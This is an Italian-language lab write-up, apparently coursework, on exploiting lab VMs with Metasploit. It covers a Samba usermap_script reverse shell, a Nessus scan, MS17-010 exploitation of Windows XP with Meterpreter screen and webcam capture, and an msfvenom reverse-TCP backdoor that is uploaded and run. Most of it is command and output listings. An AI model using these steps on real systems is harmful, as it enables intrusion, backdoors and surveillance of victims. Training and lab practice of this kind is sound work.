= [ metasploit v6.3.55-dev ]  
+ -- -- [ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- -- [ 1391 payloads - 46 encoders - 11 nops ]  
+ -- -- [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > █

Dopo di che sapendo la tipologia di servizio, possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando:

Search SMB

Usciranno una serie di moduli interessanti.

Individuiamo la versione di samba

E lo andiamo ad utilizzare con il comando :

Use 111

Matching Modules

#	Name	Disclosure Date	Rank
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal
2	auxiliary/server/capture/smb		normal
3	post/linux/busybox/smb_share_root		normal
4	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal
6	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal

111 auxiliary/scanner/smb/smb_version

msf6 > use 111

Poi è stato eseguito il comando **show options** per vedere quali sono le configurazioni richieste.

Inseriamo il target con: **set rhost 192.168.11.155**

E poi **run** per avviare l'exploit

Abbiamo identificato una **Samba 3.0.20 – Debian**

```
msf6 auxiliary(scanner/smb/smb_version) > show options
```

Name	Current Setting	Required
RHOSTS		yes
THREADS	1	yes

```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.11.155  
rhost => 192.168.11.155
```

```
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.11.155:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)  
[*] 192.168.11.155:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)  
[*] 192.168.11.155: - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

E' stata eseguita una ricerca di exploit con il comando: **search samba**

Ed è stato utilizzato il più utile ovvero, il numero 8 con il comando **use**

Uscirà un payload automatico in reverse_netcat

```
msf6 auxiliary(scanner/smb/smb_version) > search samba
```

Matching Modules

#	Name	Disclosure Date	Rank
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual
4	post/linux/gather/enum_configs		normal
5	auxiliary/scanner/rsync/modules_list		normal
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent
8	exploit/multi/samba/usermap_script	2007-05-14	excellent
9	exploit/multi/samba/nttrans	2003-04-07	average
10	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal
11	auxiliary/admin/smb/samba_symlink_traversal		normal

```
msf6 auxiliary(scanner/smb/smb_version) > use 8  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Poi è stato eseguito il comando **show options** per controllare cosa ci richiede

impostiamo RHOST: set rhost 192.168.11.155

impostiamo RPORT: set rport 445

impostiamo LHOST: set lhost 192.168.11.105

Impostiamo LPORT: set lport 4488

Module options (exploit/multi/samba/usermap_script)

Name	Current Setting	Required
CHOST		no
CPORT		no
Proxies		no
RHOSTS		yes
RPORT	139	yes

Payload options (cmd/unix/reverse_netcat)

Name	Current Setting	Required
LHOST	127.0.0.1	yes
LPORT	4444	yes

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.11.155  
rhost => 192.168.11.155
```

```
msf6 exploit(multi/samba/usermap_script) > set rport 445  
rport => 445
```

```
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.11.105  
lhost => 192.168.11.105
```

```
msf6 exploit(multi/samba/usermap_script) > set lport 4488  
lport => 4488
```




Ora che è stato impostato tutto, non possiamo fare altro che avviare l'Exploit con il comando **run**.

Si aprirà una shell di comando in reverse TCP.

Ora che si è ottenuto l'accesso, è possibile testare i vari comandi: Whoami, ifconfig, id

```
msf6 exploit(multi/samba/usermap_script) > run
```

```
[*] Started reverse TCP handler on 192.168.11.105:4488  
[*] Command shell session 1 opened (192.168.11.105:4488 → 192.168.11.155:60278) at 2024-07-15 14:37:55 +0200
```

```
whoami  
root
```

```
id  
uid=0(root) gid=0(root)
```

```
ifconfig  
eth0  Link encap:Ethernet  HWaddr 08:00:27:1f:c3:22  
      inet addr:192.168.11.155  Bcast:192.168.11.255  Mask:255.255.255.0  
      inet6 addr: fe80::a00:27ff:fe1f:c322/64 Scope:Link  
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
      RX packets:21292 errors:0 dropped:0 overruns:0 frame:0  
      TX packets:17104 errors:0 dropped:0 overruns:0 carrier:0  
      collisions:0 txqueuelen:1000  
      RX bytes:2294320 (2.1 MB)  TX bytes:2593986 (2.4 MB)  
      Base address:0xd020 Memory:f0200000-f0220000  
  
lo    Link encap:Local Loopback  
      inet addr:127.0.0.1  Mask:255.0.0.0  
      inet6 addr: ::1/128 Scope:Host  
      UP LOOPBACK RUNNING  MTU:16436  Metric:1  
      RX packets:1984 errors:0 dropped:0 overruns:0 frame:0  
      TX packets:1984 errors:0 dropped:0 overruns:0 carrier:0  
      collisions:0 txqueuelen:0  
      RX bytes:695437 (679.1 KB)  TX bytes:695437 (679.1 KB)
```


Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili.
Si richiede allo studente di:

1. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
2. Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio:

- IP Kali Linux : **192.168.166.100**
- IP Windows XP : **192.168.166.200**
- Listen port (payload option) : **8888**

continua



Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.

Recuperate le seguenti informazioni:

- 1) se la macchina target è una macchina virtuale oppure una macchina
- 2) le impostazioni di rete della macchine
- 3) se la macchina target ha a disposizione delle webcam
- 4) recuperate uno screenshot del desktop
- 5) i privilegi dell'utente
- 6) **BONUS:** creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.



Per prima cosa è stata avviata la macchina Kali ed è stato cambiato l'IP con **"192.168.166.100/24"**.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1e:35:4a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.166.100/24 brd 192.168.166.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::ba42:97f7:4275:24b6/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```



Successivamente è stata avviata la macchina Windows XP e configurato la rete con l'IP "**192.168.166.200/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "*ipconfig*" che la configurazione fosse andata a buon fine.

```
Scheda Ethernet Connessione alla rete locale (LAN):
```

```
Suffisso DNS specifico per connessione:
```

```
Indirizzo IP. . . . . : 192.168.166.200
```

```
Subnet mask . . . . . : 255.255.255.0
```

```
Gateway predefinito . . . . . :
```





Dopo aver verificato che pingano fra di loro si è proceduto con una scansione porte della macchina target tramite comando: **nmap -Pn 191.168.166.200**

```
(kali@kali)-[~]  
$ nmap -Pn 192.168.166.200  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 04:35 EDT  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.166.200  
Host is up (0.00057s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 4.95 seconds
```

T

Dopodiché con Nessus è stata fatta una scansione delle Vulnerabilità. Quindi, nella configurazione, è stato inserito **Nome e ip target** ed è stata fatta partire





Sono state trovate **28 vulnerabilità** e tra queste è presente la **MS17-010** che è stata categorizzata come **HIGH**

La vulnerabilità MS17-010, nota anche come "EternalBlue", riguarda una serie di falle di sicurezza nel protocollo SMBv1 di Microsoft, che permette l'esecuzione di codice remoto inviando pacchetti appositamente creati. Scoperta dall'NSA e successivamente sfruttata dal gruppo di hacker Shadow Brokers, questa vulnerabilità è stata alla base dell'attacco ransomware WannaCry nel 2017, che ha criptato i file di milioni di sistemi in tutto il mondo. Microsoft ha rilasciato una patch di sicurezza il 14 marzo 2017 per risolvere queste vulnerabilità, ma molti sistemi non aggiornati sono rimasti vulnerabili agli attacchi

192.168.166.200				
4	2	1	0	21
CRITICAL	HIGH	MEDIUM	LOW	INFO
Vulnerabilities				Total: 28
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unauthenticated check)
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unauthenticated check)
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)
HIGH	7.5	-	57608	SMB NULL Session Authentication
MEDIUM	5.3	-	57608	SMB Signing not required
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection



Dopo aver avuto maggiori informazioni sulla vulnerabilità è stato quindi avviato Metasploit tramite comando **msfconsole** e con comando **search MS17-010** è stata avviata la ricerca dell'exploit che sia adatto in questo caso; successivamente è stato impostato digitando **use 1**

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 Eternal Blue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 Eternal Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 Eternal Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/windows/smb/smb_doublepulsar_rce`

`msf6 > use 1`

`[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp`



Il payload utilizzato è quello di default, ed è stato impostato in automatico, quindi si è passato direttamente alla configurazione delle varie opzioni che sono state prima visualizzate tramite comando **show options**

Comandi utilizzati:

set rhost (ip macchinatarget)

set lhost (ip macchina attaccante)

set lport (portamacchina attaccante)

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.166.200
rhost => 192.168.166.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.166.100
lhost => 192.168.166.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```



Dopodiché è stato fatto partire l'exploit con il comando **exploit** così da avviare una connessione con la macchina XP, infatti si è aperta una shell meterpreter

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.166.100:8888
[*] 192.168.166.200:445 - Target OS: Windows 5.1
[*] 192.168.166.200:445 - Filling barrel with fish... done
[*] 192.168.166.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.166.200:445 -      [*] Preparing dynamite ...
[*] 192.168.166.200:445 -      [*] Trying stick 1 (x86)... Boom!
[*] 192.168.166.200:445 -      [+] Successfully Leaked Transaction!
[*] 192.168.166.200:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 192.168.166.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.166.200:445 - Reading from CONNECTION struct at: 0x82f2d948
[*] 192.168.166.200:445 - Built a write-what-where primitive ...
[+] 192.168.166.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.166.200:445 - Selecting native target
[*] 192.168.166.200:445 - Uploading payload... LTxxQqAG.exe
[*] 192.168.166.200:445 - Created \LTxxQqAG.exe ...
[+] 192.168.166.200:445 - Service started successfully ...
[*] 192.168.166.200:445 - Deleting \LTxxQqAG.exe ...
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1031) at 2024-07-15 04:46:38 -0400

meterpreter > ifconfig
```




Comando: `ifconfig`
per controllare la configurazione di rete

```
meterpreter > ifconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU        : 1500
IPv4 Address : 192.168.166.200
IPv4 Netmask : 255.255.255.0

meterpreter > █
```



Comando: `getuid`
per controllare l'utente

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```



Comando: **screenshare** per avere uno screen del dekstop della macchina su cui sto operando

```
meterpreter > screenshare  
[*] Preparing player ...  
[*] Opening player at: /home/kali/ardMqnCy.html  
[*] Streaming ...  
█
```

Target IP : 192.168.166.200
Start time : 2024-07-15 07:01:26 -0400
Status : Playing





T

Comando: **shell** per avere una shell default e digitare **systeminfo** così da verificare se fossi su una macchina virtuale

```
C:\WINDOWS\system32>systeminfo
systeminfo

Nome host:                WINDOWSXP
Nome SO:                   Microsoft Windows XP Professional
Versione SO:              5.1.2600 Service Pack 3 build 2600
Produttore SO:            Microsoft Corporation
Configurazione SO:        Workstation autonoma
Tipo build SO:            Uniprocessor Free
Proprietario registrato:  user
Organizzazione registrata:
Numero di serie:          76435-649-7719623-23883
Data di installazione originale: 08/04/2024, 23.30.52
Tempo di funzionamento sistema: 0 giorni, 3 ore, 21 minuti, 51 secondi
Produttore sistema:       innotek GmbH
Modello sistema:          VirtualBox
Tipo sistema:             X86-based PC
Processore:               1 processore(i) installati.
                           [01]: x86 Family 6 Model 60 Stepping 3 GenuineIntel ~3491 Mh
Versione BIOS:            VBOX - 1
Directory Windows:        C:\WINDOWS
Directory di sistema:     C:\WINDOWS\system32
Unità di avvio:           \Device\HarddiskVolume1
Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario:              N/D
Memoria fisica totale:    799 MB
Memoria fisica disponibile: 599 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile: 2.008 MB
Memoria virtuale: in uso: 40 MB
Posizioni file di paging: C:\pagefile.sys
```



Comando: `webcam_list` per trovare le webcam disponibili **e comando:** `webcam_snap` per avere uno screenshot, ma purtroppo quest'ultimo comando non è andato a buon fine

```
meterpreter > webcam_list  
1: Periferica video USB  
meterpreter > █
```

```
meterpreter > webcam_snap  
[*] Starting ...  
[*] Stopped  
[-] stdapi_webcam_start: Operation failed: 731  
meterpreter > █
```

T

I

E' stato utilizzato **msfvenom** per creare un file eseguibile da dover trasferire sulla macchina target tramite sessione meterpreter.

Comando usato:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/backdoor2.exe
```


T

I

Creazione del Payload: Il comando crea un payload eseguibile per Windows che utilizza Meterpreter con una connessione reverse TCP.

Parametri di Connessione: Specifica l'IP e la porta della macchina attaccante che riceverà la connessione dalla vittima.

Output: Genera un file eseguibile di 73802 bytes salvato come backdoor2.exe sul desktop Kali

Dopodiché su metasploit è stato digitato: **use exploit/multi/handler**

Questo comando carica il modulo "**multi/handler**" in Metasploit, che è utilizzato per gestire i payload di connessione inversa.

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell reverse tcp
```




Con il comando **show options** è stato controllato cosa andava configurato

```
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set LHOST 192.168.166.100
```

```
LHOST => 192.168.166.100
```

```
msf6 exploit(multi/handler) > set lport 8888
```

```
lport => 8888
```



Dopo aver terminato la configurazione è stato impostato il payload **windows/meterpreter/reverse_tcp** e messo in ascolto

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.166.100:8888
```

E, Tramite sessione meterpreter avviata in precedenza, è stato trasferito il file **backdoor2.exe** sulla macchina xp usando il comando:

upload /home/kali/Desktop/backdoor2.exe C:\\Windows\\Temp\\backdoor2.exe

```
meterpreter > upload /home/kali/Desktop/backdoor2.exe C:\\Windows\\Temp\\backdoor2.exe
[*] Uploading : /home/kali/Desktop/backdoor2.exe -> C:\\Windows\\Temp\\backdoor2.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/backdoor2.exe -> C:\\Windows\\Temp\\backdoor2.exe
[*] Completed : /home/kali/Desktop/backdoor2.exe -> C:\\Windows\\Temp\\backdoor2.exe
```



A questo punto è bastato eseguire il file con il comando: **execute -f**

```
meterpreter > execute -f backdoor2.exe  
Process 844 created.
```

La connessione tramite backdoor è quindi avvenuta con successo:

```
[*] Started reverse TCP handler on 192.168.166.100:8888  
[*] Sending stage (176198 bytes) to 192.168.166.200  
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1032) at 2024-07-16 07:11:14 -0400
```

```
meterpreter > █
```

```
meterpreter > sysinfo  
Computer      : WINDOWSXP  
OS            : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture  : x86  
System Language : it_IT  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/windows  
meterpreter > █
```


Scaricare ed importare una macchina virtuale da questo link:

[https:// download.vulnhub.com/bsidesvancouver2018/BSides Workshop.ova](https://download.vulnhub.com/bsidesvancouver2018/BSides%20Workshop.ova)

Effettuare quindi gli attacchi necessari per diventare root su questa macchina.

Sono presenti almeno 2 modi per diventare root su questa macchina.

Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

- Non vengono fornite indicazioni sulla configurazione delle macchine Usare il terminale predefinito di Kali (o Parrot)

Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.